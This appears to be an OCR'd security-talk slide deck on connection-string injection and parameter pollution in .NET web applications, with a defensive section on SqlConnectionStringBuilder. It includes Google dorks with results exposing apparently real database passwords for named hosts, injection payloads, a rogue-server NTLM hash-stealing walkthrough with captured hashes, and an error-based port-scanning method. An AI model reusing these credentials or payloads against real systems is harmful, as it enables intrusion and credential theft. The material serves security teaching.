

# Connection Strings

- Define the way an application connects to a data repository
- There are connection strings for:
  - Relational Databases (MSSQL, Oracle, MySQL,...)
  - LDAP Directories
  - Files (XML, plain, csv, xls, mdb, ...)
  - Etc...

# Databases Connection Strings

Data Source = myServerAddress;

Initial Catalog = myDataBase;

User Id = myUsername;

Password = myPassword;

# DB Connection build up

```
Public Class ConnectionString
    Private _DataSource as String
    Private _InitialCatalog as String
    Private _UID as String
    Private _PWD as String
    Private _ConStr as String

    Public Property DataSource As String
    Get
        Return(_DataSource)
    End get
    Set
        _DataSource = value
        _ConStr = "Data source=" & _DataSource & ";Initial Catalog=" &
            _InitialCatalog & ";uid=" & _UID & ";pwd=" & _PWD
    End set
End Property
```

# Google Hacking

The screenshot shows a Google search interface. The search bar contains the query "intitle:Login Datasource inurl:login.aspx". The search button is labeled "Buscar". To the right of the search bar are links for "Búsqueda avanzada" and "Preferencias". Below the search bar, there are radio buttons for "Buscar en la Web" (selected) and "Buscar sólo páginas en español". The search results are displayed under the heading "La Web".

**codeproject: problem in login.** Free source code and programming help - [ Traducir esta página ]  
datasource = timelist; gridview1.databind(); As your making the list by hand, you can apply what ever maths you want to apply in the relevent areas of the ...  
[www.codeproject.com/.../problem-in-login.aspx](http://www.codeproject.com/.../problem-in-login.aspx) - En caché - Similares -

**Rugs Direct - Professional Partnership Login** - [ Traducir esta página ]  
String, Application Name=rugsdirectory-RD;data source=C1W-SQL002;persist security info=True;Initial Catalog=RugsDirect Prototype;Integrated Security=SSPI; ...  
[www.kimdesignsexclusives.com/rugsdirectory/.../login.aspx](http://www.kimdesignsexclusives.com/rugsdirectory/.../login.aspx) - Similares -

**Life Navigator - Login** - [ Traducir esta página ]  
ConnectionString: Data Source=p3swhsql-v19.shr.phx3.secureserver.net; Initial Catalog=dbalmer; User ID=dbalmer; Password=W0rri3sTing;  
[lifnavigator.dbalmer.net/Login.aspx](http://lifnavigator.dbalmer.net/Login.aspx) - En caché - Similares -

**Forms Authentication only displays login.aspx** - [ Traducir esta página ]  
sqlConnectionString="data source 7.0.0.1;Trusted\_Connection=yes" ... Data Source=" + Constants.DATASource; sLoginQuery = "SELECT tblUser.\*" + ...  
[www.dotnetmonster.com/.../Forms-Authentication-only-displays-login.aspx](http://www.dotnetmonster.com/.../Forms-Authentication-only-displays-login.aspx) - En caché - Similares -

# Google Hacking




[Baxter Research Client Login](#) - [ [Traducir esta página](#) ]

The remaining **data source** is a case summary printout. If a case has been placed on the imaging computer it is no longer available as a case summary printout ...

[www.baxterresearch.net/login.asp](http://www.baxterresearch.net/login.asp) - [En caché](#) - [Similares](#) -   

[Login. MicroStrategy Web.](#)

**DATA SOURCE.** INTELSTRATEGY-2. Hide help - NEED HELP? Why do I need to log in? What is a cookie and how are cookies used at this Web site? ...

<https://www.carloshaya.net/.../login.asp?...autologin...> - [En caché](#) - [Similares](#) -   




[Houts Family Login](#) - [ [Traducir esta página](#) ]

Const ConnectDB\_frogstar = "Provider=IBMDA400;Password=WEBACC01;User ID=WEBUSRHNS;Data Source=10.42.42.95;Transport Product=Client Access;SSL=DEFAULT" Const ...

[www.houtsfamily.org/secadmin/login.asp](http://www.houtsfamily.org/secadmin/login.asp) - [En caché](#) - [Similares](#) -   

[Alberta Data Search - Customer Login](#) - [ [Traducir esta página](#) ]

Now that our website is up and running, we are taking the next step in becoming Alberta's best real estate **data source**. Feedback from our customers has ...

[albertadatasearch.com/login.asp](http://albertadatasearch.com/login.asp) - [En caché](#) - [Similares](#) -   

# UDL (Universal Data Links) Files

Google filetype:UDL password Buscar [Búsqueda avanzada](#) [Preferencias](#)

Buscar en:  la Web  páginas en español  páginas de Argentina

La Web Resultados 1 - 10 de apro

Sugerencia: [Buscar sólo resultados en español](#). Puede especificar el idioma de búsqueda en [Preferencias](#).

[\[oledb\] ; Everything after this line is an OLE DB initstring ...](#) - [ [Traducir esta página](#) ]  
[oledb] ; Everything after this line is an OLE DB initstring Provider=SQLOLEDB.1  
;Password=eFpROG777;Persist Security Info=True;User ID=sa;Initial ...  
[www.stm-group.com/DocsFiles/2/1.udl](#) - [En caché](#) - [Similares](#) - [Compartir](#)

[\[oledb\] ; Everything after this line is an OLE DB initstring ...](#)  
Formato de archivo: Desconocido - [Versión en HTML](#)  
Provider=SQLOLEDB.1;Password=FcH56az;Persist Security Info=True;User ID=qai505;Initial  
Catalog=qai505;Data Source=lwdb093.servidoresdns.net.  
[www.infoser.es/bd.udl](#) - [Similares](#) - [Compartir](#)

[\[oledb\] ; Everything after this line is an OLE DB initstring ...](#)  
Formato de archivo: Desconocido - [Versión en HTML](#)  
Provider=SQLOLEDB.1;Password=-!!^)ZAQ!3ecjfdsannk;Persist Security Info=True;User  
ID=xjsoptstgdb\_apuser;Initial Catalog=OPTDB;Data ...  
[jsfuqt.jihsunfutures.com.tw/Quote/MTX/JSOPTSTG.udl](#) - [Similares](#) - [Compartir](#)

[\[oledb\] ; Everything after this line is an OLE DB initstring ...](#)  
Formato de archivo: Desconocido - [Versión en HTML](#)  
Provider=SQLOLEDB.1;Password=lilica1982;Persist Security Info=True;User ID=fvpmcd;Initial  
Catalog=fvpmcd;Data Source=200.234.197.30.  
[subversion.assembla.com/svn/fvp\\_medical/trunk/.../conexao.udl](#) - [Similares](#) - [Compartir](#)

[呈偈口口\(一\)传\(一\)眼聊被被械北北\(一\)~\(一\)奥撷谱谱\(一\)效\(一\)廊\(一\)防\(一\)灏\(一\)捡\(一\)敬\(一\)牆\(一\) ...](#) - [ [Traducir esta página](#) ]  
... Everything after this line is an OLE DB initstring Provider=MSDASQL.1;Password="";Persist  
Security Info=True;User ID=admin;Extended Properties="DSN=База ...  
[194.187.105.38/dat/\\_buffer/yumax/k/1/Base/.../logisticsBase.udl](#) - [Similares](#) - [Compartir](#)

Propiedades de vínculo de datos

Proveedor Conexión Avanzadas Todas

Especifique lo siguiente para conectarse a datos de SQL Server:

1. Seleccione o escriba un nombre de servidor:
2. Escriba la información para iniciar sesión en el servidor:  
 Usar la seguridad integrada de Windows NT  
 Usar un nombre de usuario y una contraseña específicos:  
Nombre de usuario:   
Contraseña:   
 Contraseña en blanco  Permitir guardar contraseña
3.  Seleccione la base de datos del servidor:  
  
 Adjuntar archivo de base de datos como nombre:  
  
Usar el nombre del archivo:

# How Webapp connects to DB

## Database Credentials


Data Source =  
myServerAddress;  
Initial Catalog = myDataBase;  
User Id = myUsername;  
Password = myPassword;  
Integrated Security = No;

## Operating System Accounts

Data Source =  
myServerAddress;  
Initial Catalog = myDataBase;  
User Id =;  
Password =;  
Integrated Security = SSPI/  
True/Yes;

# Users authenticated by Web App

Web application manages the login process




Database Engine

App running on Web Server



# Users authenticated by Database

Database engine manages the login process



Database Engine

App running on Web Server

# Connection String Attacks

- It's possible to inject parameters into connection strings using semi colons as a separator

Data Source = myServerAddress;

Initial Catalog = myDataBase;

Integrated Security = NO;

User Id = *myUsername*;

Password = *myPassword; Encryption = Off*;

# ConnectionStringBuilder

- Available in .NET Framework 2.0
- Build secure connection strings using parameters
- It's not possible to inject into the connection string

The following example demonstrates how the [SqlConnectionStringBuilder](#) handles an inserted extra value for the [Initial Catalog](#) setting.

## Visual Basic

```
Dim builder As New System.Data.SqlClient.SqlConnectionStringBuilder
builder("Data Source") = "(local)"
builder("Integrated Security") = True
builder("Initial Catalog") = "AdventureWorks;NewValue=Bad"
Console.WriteLine(builder.ConnectionString)
```

## C#

```
System.Data.SqlClient.SqlConnectionStringBuilder builder =
    new System.Data.SqlClient.SqlConnectionStringBuilder();
builder["Data Source"] = "(local)";
builder["integrated Security"] = true;
builder["Initial Catalog"] = "AdventureWorks;NewValue=Bad";
Console.WriteLine(builder.ConnectionString);
```

# Are people aware of this?



Google "Connection String Attack" inurl:OWASP  [Búsqueda avanzada](#)  
[Preferencias](#)

Buscar en:  la Web  páginas en español  páginas de Argentina

La Web

Su búsqueda - **"Connection String Attack" inurl:OWASP** - no produjo ningún documento.

Sugerencias:

- Asegúrese de que todas las palabras estén escritas correctamente.
- Intente usar otras palabras.
- Intente usar palabras más generales.
- Intente usar menos palabras.



Google "Connection String Injection" inurl:OWASP  [Búsqueda avanzada](#)  
[Preferencias](#)

Buscar en:  la Web  páginas en español  páginas de España

La Web

Su búsqueda - **"Connection String Injection" inurl:OWASP** - no produjo ningún documento.

Sugerencias:

- Asegúrese de que todas las palabras estén escritas correctamente.
- Intente usar otras palabras.
- Intente usar palabras más generales.
- Intente usar menos palabras.

# Connection String Parameter Pollution

- The goal is to inject parameters in the connection string, whether they exist or not
- Had duplicated a parameter, the last value wins
- This behavior allows attackers to overwrite completely the connection string, therefore to manipulate the way the application will work and how should be the it authenticated

# Pollutionable Behavior

Param1=Value A


Param2=Value B

Param1=Value C


Param2=Value D

## DBConnection Object

Param1



Param2



# What can be done with CSPP? Overwrite a parameter

Data Source=DB1

UID=sa

password=Pwnd!

Data Source=DB2


## DBConnection Object

DataSource

UID


password

# Scanning the DMZ





# Port Scanning a Server



# What can be done with CSPP? Add a parameter

Data Source=DB1

UID=sa

password=Pwnd!

Integrated Security=True

## DBConnection Object

DataSource

UID

password

# CSPP Attack 1: Hash stealing

1.- Run a Rogue Server on an accessible IP address:

*Rogue\_Server*

2.- Activate a sniffer to catch the login process

*Cain/Wireshark*

3.- Overwrite Data Source parameter

*Data\_Source=Rogue\_Server*

4.- Force Windows Integrated Authentication

*Integrated Security=true*

# CSPP Attack 1: Hash stealing

*Data source = SQL2005; initial catalog = db1;  
Integrated Security=no; user id=+'**User\_Value**'+;  
Password=+'**Password\_Value**'+;*

*Data source = SQL2005; initial catalog = db1;  
Integrated Security=no; user id= ;**Data  
Source=Rogue\_Server**;  
Password=;**Integrated Security=True**;*

# CSSP 1:ASP.NET Enterprise Manager



**Connect to Server**

Server Address: localhost

Username: ; data source = 80.81 [REDACTED]

Password: ; integrated security= true

Connect

Sniffer Cracker Traceroute CCDU Wireless Query

Timestamp	TDS server	Client	Username	Password	AuthType
22/07/2009 - 13:52:53	80.81 [REDACTED]	217.130. [REDACTED]	VE103\$		NTLM Session S...
22/07/2009 - 13:53:09	80.81 [REDACTED]	217.130. [REDACTED]	VE103\$		NTLM Session S...

AuthType	Domain	LM Hash	Domain	LM Has
NTLM Session S...	GRUPO_TRABAJO	5A932C2E11D567440000000000	GRUPO_TRABAJO	5A932C...
NTLM Session S...	GRUPO_TRABAJO	7447CA85CE589C320000000000	GRUPO_TRABAJO	7447CA...

# CSPP Attack 2: Port Scanning

1.- Duplicate the Data Source parameter setting the Target server and target port to be scanned.

***Data\_Source=Target\_Server,target\_Port***

2.- Check the error messages:

- No TCP Connection -> Port is closed
- No SQL Server -> Port is open
- Invalid Password -> SQL Server there!

